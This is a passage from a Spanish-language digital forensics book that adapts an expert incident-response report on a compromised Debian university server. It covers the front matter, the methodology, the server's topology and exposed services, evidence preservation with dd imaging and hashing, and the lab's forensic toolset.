
Segunda edición

Linux forensics: caso real

Autopsia de un ciberataque a servidores de producción en tiempo real

Fundamentos atemporales de Unix/Linux, memoria viva y correlación pericial



Alexis Real Santillán

Consultor en Infraestructura & Ciberseguridad

INFORME Y METODOLOGÍA PERICIAL DE RESPUESTA A INCIDENTES

Linux forensics:
caso real

Autopsia de un ciberataque a servidores de producción en tiempo real

Respuesta a incidentes, memoria viva y correlación pericial de eventos

La vigencia y madurez de las herramientas fundacionales de Unix/Linux frente a incidentes modernos

Segunda edición

Alexis Real Santillán

Consultor en Infraestructura y Ciberseguridad

Linux Open Source de México

Informe técnico pericial adaptado para consulta y análisis en seguridad defensiva

Contacto del autor: alexisreal@gmail.com

Linux forensics: caso real
Autopsia de un ciberataque a servidores de producción en tiempo real
Respuesta a incidentes, memoria viva y correlación pericial de eventos

Segunda edición (Edición digital abierta, sin registro ISBN comercial)

Autor: Alexis Real Santillán
Perfil profesional: Consultor en Ciberseguridad, Arquitectura Cloud e Infraestructura Crítica.
Dirección técnica: CTO en Linux Open Source de México (linuxopensource.org)
Curriculum vitae y portafolio: alexisreal.github.io/cv/
Contacto: alexisreal@gmail.com

Historial de ediciones:
Primera edición (informe técnico pericial institucional): Septiembre de 2005
Segunda edición revisada y ampliada: 2025

Nota sobre el origen del texto:
Esta obra constituye la adaptación y ampliación formativa del dictamen pericial elaborado originalmente durante el ejercicio del autor como Administrador de Sistemas de Cómputo en el Instituto de Física y Matemáticas (IFM) de la Universidad Michoacana de San Nicolás de Hidalgo (UMSNH), entidad donde ya no labora y con la que mantiene vínculos exclusivamente en calidad de consultor técnico externo.

Aviso legal y licencia de publicación:
Esta obra se distribuye bajo una licencia internacional **Creative Commons Atribución-CompartirIgual 4.0 (CC BY-SA 4.0)**. Se autoriza su reproducción, distribución y divulgación académica o profesional citando debidamente la autoría.

Créditos editoriales y asistencia técnica:
La versión original de esta obra fue escrita y concebida en idioma español. Las ilustraciones, diagramas técnicos y correcciones de estilo tipográfico fueron realizados con la asistencia de Google Gemini.

Nota editorial sobre anonimización y privacidad:
El presente texto documenta una investigación pericial sobre incidentes ocurridos en sistemas reales de producción. Con el fin de permitir su divulgación pública para consulta técnica y formativa, se han aplicado estrictas directrices de anonimización:

- Las direcciones IP han sido mapeadas dentro del bloque reservado para documentación **RFC 5737** (`192.0.2.0/24`, TEST-NET-1) y **RFC 2544**, preservando rigurosamente las relaciones de subred y la correlación pericial.
- Los nombres de dominio y equipos han sido normalizados bajo la convención técnica (`ifm.lab.edu.mx`), asignando identificadores inspirados en centros de cómputo de la época (`helios`, `atlas`, `io`), conforme a **RFC 2606**.
- Los nombres y cuentas ajenas han sido seudonimizados para resguardar la confidencialidad de datos personales.

Compuesto tipográficamente en LaTeX utilizando fuentes TeX Gyre Pagella, TeX Gyre Heros e Inconsolata.

A mi hijo Luis Fernando Real, con cariño,
quien era un niño muy inquieto en aquellos días
y ahora eso mismo lo llevó a superar con creces a su padre.

Prefacio

Los incidentes de seguridad informática en entornos de producción rara vez se ajustan a los escenarios asépticos y ordenados que describen los manuales teóricos. En una intrusión real, el administrador de sistemas se enfrenta a la incertidumbre, a la coexistencia de múltiples anomalías concurrentes y a la necesidad imperiosa de determinar con precisión qué ocurrió, cómo se vulneró el perímetro y qué impacto sufrieron los datos y servicios.

El origen de esta obra se remonta a una investigación pericial exhaustiva realizada tras la detección de actividades no autorizadas en servidores centrales de producción. En aquel momento, la administración demandaba una respuesta inmediata. La detección fortuita de binarios anómalos con permisos de superusuario en rutas encubiertas desencadenó un proceso meticuloso de preservación y análisis forense: compilar herramientas periciales directamente desde el código fuente, interrogar estructuras de inodos en bajo nivel y reconstruir la actividad del atacante a partir de bitácoras alteradas y marcas temporales en disco.

Este libro es la adaptación técnica y metodológica del informe entregado formalmente a las autoridades de la institución. Su propósito es compartir las lecciones y la metodología de aquella investigación con estudiantes, analistas defensivos y administradores de sistemas que buscan comprender la anatomía de un ataque real. A través de sus páginas se documenta la cronología detallada de los hechos: desde la intrusión oportunista inicial y la siembra de procesos ocultos, hasta la implantación de un rootkit a nivel de núcleo, el despliegue de sniffers de contraseñas y la paciente correlación de eventos entre múltiples servidores.

La vigencia y pertinencia de esta obra en la actualidad

Frente a un caso pericial documentado a partir de herramientas fundacionales, surge una reflexión indispensable para el lector contemporáneo: *¿cuál es la vigencia de estos métodos en el panorama actual de la ciberseguridad?*

La respuesta reside en la extraordinaria robustez, madurez conceptual y consistencia arquitectónica de los sistemas operativos Unix y Linux. Mientras que las plataformas

de consumo y las herramientas comerciales mutan periódicamente sus interfaces y formatos superficiales, el modelo fundacional de Unix permanece esencialmente inalterado desde hace décadas: la abstracción de que «todo es un archivo», el sistema de ficheros virtual (*VFS*), la semántica de inodos y descriptores de archivos, la jerarquía de procesos y la exposición del estado del núcleo a través de sistemas virtuales como `/proc`.

Las herramientas básicas empleadas en esta investigación —desde el análisis de inodos huérfanos con TCT y The Sleuth Kit, hasta la inspección con `lsof`, `strace`, `strings`, `gdb` y el cotejo de integridad de paquetes contra la base de referencia del sistema— no constituyen piezas de museo. Al contrario: representan los bloques fundamentales sobre los cuales se construye toda la disciplina forense moderna. Las soluciones actuales de detección y respuesta en el punto final (*EDR*) y los agentes forenses contemporáneos operan, en última instancia, consultando y verificando estas mismas estructuras nativas del sistema operativo.

El aprendizaje pericial basado exclusivamente en herramientas automatizadas de un solo clic engendra una peligrosa ilusión de entendimiento. Cuando un intruso sofisticado manipula las utilidades del entorno, altera los módulos del núcleo o despliega tácticas de antiforense, los analizadores automáticos fallan o entregan reportes incompletos. En esos instantes críticos, el investigador debe saber prescindir de abstracciones comerciales y descender a los fundamentos: interrogar directamente las marcas temporales en disco, examinar la memoria viva en busca de daemons troyanizados y reconstruir minuciosamente la cadena causal de eventos.

Las técnicas documentadas en esta obra son atemporales porque enseñan a pensar con el rigor de la arquitectura del sistema. Comprender a fondo cómo se diseccionó esta intrusión real provee al lector del criterio técnico definitivo para auditar, defender e investigar cualquier infraestructura Unix/Linux actual.

Alexis Real Santillán
Consultor en Infraestructura y Ciberseguridad
CTO en Linux Open Source de México

Resumen ejecutivo

El presente documento expone los resultados de una investigación forense digital exhaustiva realizada sobre un servidor departamental de producción (`helios.ifm.lab.edu.mx`) perteneciente a una institución académica, tras el descubrimiento de actividades no autorizadas y la implantación de software malicioso con privilegios administrativos.

La investigación abarcó dos fases metodológicas complementarias:

1. **Análisis en vivo y monitoreo activo (*live response*):** Ejecutado con el sistema en operación para contener riesgos inminentes, registrar procesos ocultos en memoria, interceptar comunicaciones de red y supervisar interactivamente las sesiones de cuentas sospechosas sin alertar prematuramente a los atacantes.

2. **Análisis forense *post-mortem*:** Conducción de exámenes minuciosos sobre imágenes binarias bit a bit de los discos duros en estaciones de trabajo de control y referencia (*Dell Precision 350*). Esta fase comprendió el análisis de integridad de paquetes del sistema operativo (RPM), escaneo heurístico de malware, reconstrucción cronológica mediante líneas de tiempo de inodos (*timeline analysis* con tiempos MAC), minería de bitácoras del sistema (`syslog`, `wtmp`, `xferlog`), recuperación de archivos eliminados (*file carving*) y correlación multisistema con servidores de correo y autenticación web (*OpenWebMail*).

Hallazgo principal de la investigación

La evidencia pericial recabada demostró concluyentemente la convergencia de **dos intrusiones independientes**:

- Un **ataque externo oportunista**, originado a través de credenciales débiles en el servicio FTP, cuyo propósito principal consistió en utilizar la infraestructura del servidor como plataforma parásita para alojar servicios IRC, bots de relevo y depósitos de archivos.
- Un **segundo ataque de carácter interno**, iniciado de manera concomitante o inmediatamente posterior al primero, perpetrado por un actor con acceso a las instalaciones físicas del edificio y conocimiento de la topología local. Este segundo actor aprovechó el desconcierto causado por la primera intrusión para implantar herramientas de espionaje (*sniffers*), sustituir binarios del sistema por *rootkits* y capturar las nuevas contraseñas de administración de `root`.

Las conclusiones del informe pericial permitieron deslindar responsabilidades, aislar los equipos vulnerados, erradicar la persistencia del malware en la red institucional e implementar políticas rigurosas de autenticación y segmentación de servicios.

Guía metodológica para el análisis forense

Este libro fue concebido no solo como la crónica pericial de un incidente, sino como un **texto formativo integral** para estudiantes, analistas de seguridad, administradores de sistemas y profesionales que desean incursionar con rigor técnico en la disciplina del Análisis Forense Digital y Respuesta a Incidentes (*Digital Forensics and Incident Response* – DFIR).

En un panorama saturado de retos sintéticos de laboratorio (*CTFs*) y herramientas comerciales que automatizan el análisis mediante un solo clic, este caso ofrece el valor insustituible de enfrentarse a la **evidencia cruda de una intrusión real**: con bitácoras inconsistentes, técnicas de antiforense, ataques concurrentes y presiones operativas en sistemas de producción.

Los axiomas cardinales de la criminalística digital

A lo largo del estudio de este caso, el lector observará la aplicación práctica de tres principios universales que rigen toda investigación pericial informática:

1. **El principio de intercambio de Locard aplicado al ciberespacio:** Postulado por el criminalista Edmond Locard: *«Todo contacto deja un rastro»*. En un sistema operativo multiusuario, es técnicamente imposible que un intruso ejecute un comando, transfiera un archivo o altere un proceso sin modificar el estado físico del equipo (marcas de inodo, contabilidad de procesos en el kernel, tablas de sockets o registros de autenticación). La labor pericial consiste en descubrir los rastros que el atacante creyó haber borrado.
2. **El orden de volatilidad (RFC 3227):** La recolección de evidencias debe ejecutarse respetando la vida útil de los datos, desde los más efímeros hasta los más persistentes:

Registros de CPU $\longrightarrow$ **Memoria RAM** $\longrightarrow$ **Estado de red/kernel** $\longrightarrow$ **Almacenamiento en disco** $\longrightarrow$ **Medios de respaldo**

En el caso documentado, el procedimiento pericial equilibró la monitorización en vivo de la memoria y las sesiones antes de proceder a la clonación física del almacenamiento masivo.

3. **La inmutabilidad y repetibilidad de la prueba:** Cualquier conclusión pericial debe ser verificable y reproducible por un análisis independiente. La clonación física bit a bit y el cotejo mediante sumas de verificación criptográficas (MD5 y SHA-1) constituyen la salvaguarda de la cadena de custodia.

Matriz de alineación metodológica con estándares

Para facilitar su consulta en asignaturas técnicas y certificaciones profesionales (como GCFA, GCFE, CHFI o CCFP), los contenidos de esta obra se alinean directamente con los marcos metodológicos internacionales **NIST SP 800-86** e **ISO/IEC 27037**, como se sintetiza en el Cuadro 1.

Fase metodológica	Capítulos	Competencias y objetivos analíticos
1. Identificación y triage	Capítulos 1 y 3	Reconocimiento de anomalías, evaluación de binarios SUID y triage en vivo.
2. Adquisición y custodia	Capítulos 2 y 5	Clonación bit a bit, verificación de hash y contabilidad de procesos.
3. Examen binario y malware	Capítulos 4, 6 y 7	Ingeniería inversa estática, disección de bots y detección de rootkits en kernel.
4. Análisis temporal y trazas	Capítulos 8, 9 y 10	Reconstrucción con tiempos MAC, correlación de bitácoras y cuentas.
5. Recuperación avanzada	Capítulos 11, 12 y 13	*File carving* en inodos huérfanos, correlación y pivoting entre hosts.
6. Dictamen y atribución	Capítulos 14 y 15	Elaboración del informe técnico pericial y lecciones aprendidas.

Tabla 1: Correspondencia metodológica entre las fases periciales y los capítulos del libro.

Rutas de lectura sugeridas

- **Para formación básica y estudiantes:** Se aconseja realizar una primera lectura lineal de la Parte I (contexto y metodología) y la Parte II (detección en vivo), asimilando los conceptos clave antes de abordar los capítulos de ingeniería inversa de binarios.
- **Para administradores de sistemas y analistas de incidentes:** Concéntrese en los Capítulos 4, 6 y 8 para dominar las técnicas de evasión de procesos, la identificación de utilidades del sistema troyanizadas y la generación de líneas de tiempo en sistemas Unix/Linux.

- **Para auditores y peritos informáticos:** Estudie con particular atención el Capítulo 2 (cadena de custodia), el Capítulo 14 (dictamen pericial) y los Apéndices D y E, donde se suministran modelos formales de registro de evidencias.

Índice general

Prefacio IX

Resumen ejecutivo XI

Guía metodológica para el análisis forense XIII

I El escenario y la preparación forense 1

1. Topología y entorno tecnológico 3
1.1. Ficha técnica del sistema objetivo 3
1.2. Ubicación física y topología de red 4
1.3. Matriz de servicios expuestos y superficie de ataque 5

2. Principios forenses y cadena de custodia 7
2.1. Metodología pericial y preservación de evidencias 7
2.2. Sistemas de laboratorio y entornos de referencia 8
2.3. Taxonomía del instrumental pericial utilizado 9

II Detección temprana y artefactos en vivo 11

3. Detección temprana y artefactos en vivo 13
3.1. Detección inicial: archivos con permisos SUID y SGID 13
3.2. Presencia anómala en directorios del sistema 14
3.3. Auditoría y análisis de historiales de comandos 16
3.3.1. Análisis detallado de las entradas recuperadas 19

4. Infraestructura parásita: bots IRC y malware 23
4.1. Inventario y función de binarios sospechosos en `/dev` 23

5. Monitoreo activo y análisis de sesiones 33
5.1. Supervisión activa y registro de conexiones 33
5.1.1. Inspección profunda de procesos y descubrimiento de `/dev/.pst` 41

III Análisis forense post-mortem y reconstrucción profunda 45

6. Análisis diferencial con el sistema de referencia 47
6.1. Cotejo de binarios con chkrootkit y base de datos RPM 47
6.1.1. Análisis detallado del binario `/bin/ps` 47
6.1.2. Análisis detallado del binario `/bin/netstat` 48

7. Detección de binarios troyanizados y rootkits 57
7.1. Escaneo heurístico y detección de firmas de malware 57
7.2. Persistencia mediante atributos inmutables de Ext2 (`chattr +i`) 59

8. Cronología forense del sistema de archivos 63
8.1. Reconstrucción cronológica del sistema de archivos (*timeline analysis*) . 64

9. Minería y correlación de bitácoras del sistema 71
9.1. Auditoría de bitácoras del sistema (`syslog`, `secure` y `xferlog`) 71

10. Análisis forense de cuentas comprometidas 89
10.1. Inspección forense de directorios de cuentas comprometidas 89

11. Recuperación de archivos eliminados e inodos huérfanos 101
11.1. Recuperación de inodos huérfanos y datos no asignados (*carving*) . . . 102
11.1.1. Identificación de artefactos eliminados de interés pericial 102

12. Movimiento lateral y correlación multisistema 105
12.1. Movimiento lateral y vectores de confianza multisistema 106

13. Vectores en el servidor de correo y webmail 111
13.1. Auditoría de servicios de correo electrónico (POP3 y SMTP) 111
13.1.1. Revisión de la actividad dentro del programa lector de correo . 112

IV Veredicto, atribución y perspectiva actual 121

14. Veredicto pericial y síntesis del caso 123
14.1. Doble vector de intrusión y perfil de los atacantes 123
14.2. Evaluación de responsabilidad y atribución local 125
14.3. Medidas de contención, remediación y cierre pericial 126

15. Lecciones aprendidas y perspectiva forense contemporánea 127
15.1. Evolución técnica: del almacenamiento físico a los entornos elásticos . 127
15.2. La revolución del análisis de memoria volátil (RAM): de la swap a Volatility 128
15.3. El paradigma de Kernel eBPF: la nueva frontera entre defensa y evasión 129
15.4. Infraestructura efímera, contenedores y análisis forense en la nube (Cloud DFIR) 130
15.5. Matriz comparativa de evolución pericial: 2005 vs 2025 131
15.6. Principios fundamentales y persistencia de patrones de ataque 131
15.7. Epílogo para el analista de seguridad y administrador de sistemas . . . 132

V Apéndices técnicos y guías prácticas **135**

A. Catálogo de indicadores de compromiso (IoCs) **137**
A.1. Rutas y binarios clave identificados . . . 137
A.2. Atributos especiales de archivos del sistema . . . 138

B. Transcripción y compendio de bitácoras periciales **139**
B.1. Registros de autenticación y control de acceso (`auth.log` y `wtmp`) . . . 139
B.1.1. Registro de accesos concurrentes y sesiones clandestinas . . . 139
B.2. Registros de transferencia FTP (`xferlog`) . . . 140
B.2.1. Transcripción pericial de la descarga de artefactos maliciosos . 140
B.3. Registros de contabilidad de procesos (Process Accounting - `acct`) . . 141
B.3.1. Trazabilidad irrefutable de comandos con `lastcomm` . . . 142
B.4. Registros de acceso al portal de correo web (`openwebmail.log`) . . . 142
B.5. Extracto pericial del registro encubierto del sniffer (`/dev/rd/c2d3b2`) . 143

C. Glosario técnico de términos y herramientas **145**

D. Guía rápida de comandos forenses en consola GNU/Linux **151**
D.1. Inspección y triage del sistema en vivo . . . 151
D.1.1. Procesos en ejecución y memoria volátil . . . 151
D.1.2. Conexiones de red y sockets activos . . . 152
D.1.3. Búsqueda de binarios privilegiados y atributos especiales . . . 152
D.2. Análisis de imágenes con The Sleuth Kit (TSK) . . . 152
D.3. Verificación de integridad y detección de alteraciones . . . 152

E. Plantilla y formato de cadena de custodia pericial **155**
E.1. Registro de identificación de evidencia digital . . . 155
E.2. Preservación criptográfica (integridad de la imagen forense) . . . 156
E.3. Control de trazabilidad y entrega-recepción . . . 156

Bibliografía y fuentes históricas **157**

Parte I

El escenario y la preparación forense

Capítulo 1

Topología y entorno tecnológico

El punto de partida de toda investigación pericial informática exige una caracterización minuciosa del objetivo: su arquitectura de hardware, sistema operativo, topología de red y los servicios expuestos al momento del incidente. En el contexto tecnológico en que ocurrieron los hechos, los servidores departamentales solían asumir roles múltiples y concurrentes (servidor de correo electrónico, servidor de archivos compartidos mediante NFS y Samba, y estación de cálculo con soporte para entornos gráficos X11), lo que ampliaba notablemente su superficie de ataque y complejizaba la delimitación pericial.

Contexto de infraestructura de producción

El servidor estudiado representaba el estándar de cómputo de alto rendimiento departamental de la época: una arquitectura x86 monoprocesador Intel Pentium III sobre bus PCI y almacenamiento magnético IDE/ATA, enlazada mediante conmutadores Fast Ethernet (100 Mbps) a una red universitaria con direccionamiento IPv4 público directo y sin cortafuegos de aplicación perimetrales.

1.1 Ficha técnica del sistema objetivo

El sistema objeto de la investigación forense corresponde al servidor principal del departamento, identificado en este informe bajo el seudónimo técnico `helios`. Las características de hardware y plataforma base se detallan en el Cuadro 1.1.

Parámetro	Especificación técnica
Nombre de host (*hostname*)	`helios`
Dominio de red	`ifm.lab.edu.mx`
Dirección IP asignada	`192.0.2.10`
Funciones principales	Servidor de correo, servidor de archivos, servidor gráfico X11
Fabricante y chasis	Servidor ensamblado de arquitectura abierta
Unidad Central de Procesamiento	Intel Pentium III a 750 MHz
Memoria volátil (RAM)	256 MB SDRAM
Almacenamiento masivo	Disco duro IDE ATA-66 de 20 GB
Sistema operativo base	GNU/Linux Debian 3.0-r1 (*Woody*)

Tabla 1.1: Especificaciones técnicas del servidor evaluado (`helios`).

1.2 Ubicación física y topología de red

El equipo analizado se encontraba físicamente instalado en el centro de cómputo departamental del campus universitario. La interconexión física hacia la infraestructura general de la institución se realizaba a través de una tarjeta de interfaz de red Fast Ethernet (100 Mbps) conectada directamente a un conmutador (*switch*) central mediante cableado estructurado en topología de estrella, conforme al esquema presentado en la Figura 1.1.




Figura 1.1: Topología pericial y arquitectura de interconexión de la red departamental.

Desde el punto de vista funcional y de almacenamiento, el servidor mantenía montajes de red compartidos vía NFS (*Network File System*) y Samba con el servidor secundario `atlas` (`192.0.2.20`), permitiendo a usuarios autorizados el acceso interactivo a sus directorios personales tanto a través de sesiones remotas de consola (mediante SSH

y Telnet/FTP tradicional) como mediante terminales gráficas remotas vía XDMCP.

1.3 Matriz de servicios expuestos y superficie de ataque

La convergencia de servicios heterogéneos sobre un único host central constituía una práctica habitual en los centros de cómputo de la época, pero multiplicaba notablemente los vectores de compromiso lateral, como se resume en el Cuadro 1.2.

Puerto / protocolo	Servicio daemon	Finalidad operativa	Vector de riesgo evaluado
`21/tcp`	ProFTPD 1.2	Transferencia de archivos	Fuerza bruta contra usuarios locales
`22/tcp`	OpenSSH 3.4p1	Acceso de administración	Exposición de sesiones interactivas
`23/tcp`	in.telnetd	Terminales de laboratorio	Tráfico en texto claro, interceptable
`25/tcp`	Sendmail 8.12	Relevo de correo institucional	Vulnerabilidades en procesamiento MIME
`110/tcp`	Qpopper / UW-IMAP	Descarga de correspondencia	Cuentas con claves débiles de diccionario
`139, 445/tcp`	Samba smbd	Compartición con clientes Windows	Autenticación basada en hash LANMAN
`177/udp`	XDMCP (X Display)	Sesiones gráficas remotas	Conexión sin cifrado a escritorios X11
`2049/tcp,udp`	NFS (knfsd)	Montaje de `/home` entre nodos	Relación de confianza de UID en red

Tabla 1.2: Matriz de puertos y servicios de red activos en `helios`.

Con este mapa de infraestructura establecido y la superficie de exposición claramente delimitada, la súbita aparición de anomalías operativas en `helios` a mediados de abril de 2004 encendió las alarmas de la administración de sistemas. La respuesta a un incidente en un servidor que sostiene las comunicaciones, archivos y correo de toda una institución no admite decisiones improvisadas: antes de ejecutar comandos destructivos o apagar abruptamente el equipo, resultaba imperativo establecer una metodología pericial rigurosa para preservar la evidencia volátil en memoria y asegurar la cadena de custodia de los discos magnéticos. Este marco de actuación metódico se aborda en el siguiente capítulo.

Evaluación de la superficie de ataque

A partir de la matriz de servicios expuestos en el Cuadro 1.2, identifique qué protocolos transmitían credenciales en texto plano a través del segmento Ethernet compartido y deduzca qué impacto tenía esta debilidad frente a un atacante que hubiera obtenido acceso con privilegios de usuario regular sobre cualquier estación de trabajo del laboratorio.

Perspectiva y lección técnica: topología y perímetro

En sistemas de producción heredados, era una práctica habitual conectar servidores de cómputo directamente con direcciones IP públicas sin capas de inspección profunda de paquetes ni arquitecturas de confianza cero (*Zero Trust*). Actualmente, un sistema análogo operaría dentro de una nube privada virtual (VPC), aislado tras pasarelas seguras (*bastion hosts*), balanceadores de carga con WAF, segmentación por microperímetros y autenticación reforzada mediante llaves criptográficas basadas en hardware (FIDO2/WebAuthn).

Capítulo 2

Principios forenses y cadena de custodia

La validez jurídica y técnica de un dictamen forense descansa en la inviolabilidad de la evidencia. Frente a la sospecha fundada de un compromiso de seguridad en un sistema de producción, el equipo pericial debe resolver el dilema fundamental entre preservar el estado volátil de la máquina en funcionamiento o proceder al apagado controlado para su examen estático en laboratorio.

La regla de oro forense

Nunca se investiga directamente sobre el medio original de almacenamiento si no es estrictamente imprescindible. La clonación física bit a bit y el cotejo criptográfico mediante sumas de verificación MD5 y SHA-1 garantizan que el estado de la evidencia permanezca inalterado a lo largo del proceso pericial, asegurando la reproducibilidad de los resultados.

2.1 Metodología pericial y preservación de evidencias

Desde el instante en que se descubrieron los primeros indicios de intrusión y se sembraron los programas de registro encubierto, se procedió a realizar un respaldo integral del sistema. Antes de iniciar cualquier intervención analítica invasiva, se generaron imágenes binarias idénticas (*bit-stream copies*) de los discos duros mediante la utilidad `dd`, operando con bloques fijos y parámetros de sincronización para tolerar posibles sectores defectuosos sin alterar el alineamiento de los inodos:

```
# Adquisicion fisica bit a bit del disco primario IDE (/dev/hda)
```

```
# El parametro conv=noerror,sync rellena con ceros los sectores ilegibles
dd if=/dev/hda of=/evidencias/helios-master-dd.img bs=512 conv=noerror,sync

# Calculo inmediato de huellas criptograficas de control
md5sum /evidencias/helios-master-dd.img > /evidencias/helios-master-dd.img.md5
sha1sum /evidencias/helios-master-dd.img > /evidencias/helios-master-dd.img.sha1

# Montaje en el laboratorio sobre dispositivo loopback en solo lectura estricta
mount -o ro,loop,noexec /evidencias/helios-master-dd.img /mnt/analisis/
```

Salvo en aquellas situaciones excepcionales donde se requirió verificar el comportamiento en vivo del hardware o del entorno de red original, la totalidad de los análisis se condujo sobre réplicas montadas en modo de solo lectura (*read-only*) dentro de un laboratorio aislado, garantizando que el medio original se mantuviera resguardado bajo estricta cadena de custodia. El ciclo de vida de la evidencia digital se ilustra en la Figura 2.1.




Figura 2.1: Ciclo metodológico formal de adquisición, custodia y análisis diferencial.

Integridad de la imagen pericial

£Por qué la opción `conv=noerror,sync` en `dd` resulta indispensable frente a un disco con sectores magnéticos dañados? Si se omitiera el parámetro `sync`, £qué ocurriría con el desplazamiento (*offset*) de los bloques subsiguientes y de qué manera invalidaría la reconstrucción de la tabla de inodos en el examen de laboratorio?

2.2 Sistemas de laboratorio y entornos de referencia

Para discriminar con certeza matemática las modificaciones ilícitas introducidas por los atacantes frente a las alteraciones legítimas derivadas de la operación cotidiana, se estructuró un procedimiento de **análisis diferencial**. Este método consistió en con-

trastar las imágenes forenses contra instalaciones testigo limpias (*sistemas de referencia*), configuradas con versiones idénticas del sistema operativo y paquetes oficiales no vulnerados.

El laboratorio forense dispuso de dos plataformas independientes de cómputo descritas en el Cuadro 2.1.

Componente	**Estación principal (sobremesa)**	**Estación portátil (móvil)**
Modelo	Dell Precision 350	Dell Inspiron 4150
Procesador	Intel Pentium 4 a 2.8 GHz	Intel Mobile Pentium 4 a 1.8 GHz
Memoria RAM	512 MB DDR	256 MB DDR
Disco duro	IDE de 80 GB	IDE de 30 GB
Entorno de referencia	Debian GNU/Linux 3.0 (*Woody*)	Debian GNU/Linux 3.0 (*Woody*)
Entorno de análisis	Debian GNU/Linux 3.1 (*Sarge*)	Debian GNU/Linux 3.1 (*Sarge*)

Tabla 2.1: Plataformas de hardware y entornos de referencia del laboratorio forense.

2.3 Taxonomía del instrumental pericial utilizado

El análisis forense digital en la época requería la orquestación metódica de diversas herramientas especializadas de bajo nivel, agrupadas en el Cuadro 2.2 de acuerdo con su función pericial.

Categoría pericial	**Herramientas y utilidades empleadas**
Inspección binaria y reversa	`strings`, `strace`, `ltrace`, `gdb`, `readelf`, `objdump`, `nm`, `file`. Permiten desensamblar ejecutables, auditar llamadas al sistema (*syscalls*) e inspeccionar tablas de símbolos.
Integridad criptográfica	`md5sum`, `sha1sum`, `stat`, `lsattr`. Cálculo de huellas hash sobre bloques e inspección de metadatos de inodos y atributos especiales de Ext2.
Suites forenses especializadas	`The Coroner's Toolkit (TCT)` (*grave-robber*, *ils2mac*, *mactime*, *unrm*, *lazarus*) y `The Sleuth Kit (TSK)` (*fls*, *ils*, *istat*, *icat*, *fsstat*, *dls*, *Autopsy*). Recuperación de inodos huérfanos y reconstrucción cronológica.
Detección de malware y rootkits	`chkrootkit`, `f-prot`, `ifpromisc`, `check_wtmpx`, `chklastlog`, `chkwtmp`, `snif`. Auditoría de interfaces en modo promiscuo y alteración de registros de acceso.
Inspección del sistema en vivo	`lsof`, `netstat`, `ps`, `lastcomm`, `last`, `nc`. Monitoreo de descriptores de archivos abiertos, tablas de conexiones de red y sesiones activas.

Tabla 2.2: Clasificación taxonómica de las herramientas de investigación utilizadas.

Con el laboratorio de control configurado, las estaciones periciales preparadas y los principios de preservación claramente definidos, la investigación debió enfrentar su

